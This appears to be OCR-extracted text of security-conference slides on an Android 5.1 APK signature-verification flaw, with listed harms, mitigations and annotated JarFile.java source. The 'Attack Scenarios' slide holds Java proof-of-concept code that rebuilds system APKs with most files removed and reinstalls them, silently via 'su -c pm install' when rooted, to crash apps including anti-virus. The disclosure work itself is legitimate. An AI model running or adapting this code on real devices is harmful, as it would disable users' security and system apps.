
- Harms:
  - DoS any installed app, such as anti-virus apps
  - or DoS all system apps without root privilege
  - or publish a large-scale DoS malware


Attack Scenarios

```
//packageName = apks traversing /system/app and /system/priv-app
    ZipOutputStream out = new ZipOutputStream(new FileOutputStream(tmp));
    InputStream in = null;
    File f = new File(pm.getApplicationInfo(packageName, 0).sourceDir);
    ZipEntry ze;
    ZipFile zf = new ZipFile(f);
    Enumeration<? extends ZipEntry> allEntries = zf.entries();
    while (allEntries.hasMoreElements()) {
            ze = allEntries.nextElement();
            String n = ze.getName();
            //all files are deleted except the 3 listed
            if (n.contains("AndroidManifest.xml") || n.contains("classes.dex") || n.contains("META-INF") )
  {
                    out.putNextEntry(ze);
                    in = zf.getInputStream(ze);
                    int b;
                    while((b=in.read()) != -1) {
                            out.write(b);
                    }
            }
    }

//Android upgrade Activity if not rooted:
    Intent intent = new Intent(Intent.ACTION_VIEW);
    intent.setDataAndType(Uri.fromFile(new File(tmp)), "application/vnd.android.package-archive");
    intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    startActivity(intent);

//or pm-install silently if rooted:
    myShell("/data/data/com.example.poc01/", "su -c \"pm install -r "+ tmp + "\"");
```



4:03
POC01
kill com.android.mms
kill com.android.dialer
kill anti-virus
Unfortunately, Messaging has stopped.
OK


5:30
POC01
kill com.android.mms
kill com.android.dialer
kill anti-virus
Unfortunately, Dialer has stopped.
OK

Mitigations

- Solution 1:
  - Compare the amount of sources and digests
- Solution 2:
  - Enumerate all digests and check their source

Hide and Ignite


Android Sources
a
b
c
…
/META-INFO
MANIFEST.MF
a.md
b.md
c.md
CERT.SF
MF.md
a.md.md
b.md.md
c.md.md
CERT.RSA
Certificate(s)
public key
CERT.SF.signature
others

Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1


xref: /libcore/luni/src/main/java/java/util/jar/JarFile.java

Home | History | Annotate | Line# | Navigate | Download Search only in JarFile.java

```
321     static HashMap<String, byte[]> readMetaEntries(ZipFile zipFile,
322             boolean verificationRequired) throws IOException {
323         // Get all meta directory entries
324         List<ZipEntry> metaEntries = getMetaEntries(zipFile);
```

```
// Is this an entry that the verifier needs?
if (endsWithIgnoreCase(entryName, ".SF")
        || endsWithIgnoreCase(entryName, ".DSA")
        || endsWithIgnoreCase(entryName, ".RSA")
        || endsWithIgnoreCase(entryName, ".EC")) {
```

```
340                 // If there is no verifier then we don't need to look any further.
341                 if (!verificationRequired) {
342                     break;
343                 }
344             } else if (verificationRequired) {
345                 // Is this an entry that the verifier needs?
346                 if (endsWithIgnoreCase(entryName, ".SF")
347                         || endsWithIgnoreCase(entryName, ".DSA")
348                         || endsWithIgnoreCase(entryName, ".RSA")
349                         || endsWithIgnoreCase(entryName, ".EC")) {
350                     InputStream is = zipFile.getInputStream(entry);
351                     metaEntriesMap.put(entryName.toUpperCase(Locale.US), Streams.readFully(is));
352                 }
353             }
354         }
355
356         return metaEntriesMap;
357     }
```


Android Sources
a
b
c
…
MANIFEST.MF
a.md
b.md
c.md
/META-INFO
CERT.SF
MF.md
a.md.md
b.md.md
c.md.md
CERT.RSA
Certificate(s)
public key
CERT.SF.signature
others

Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

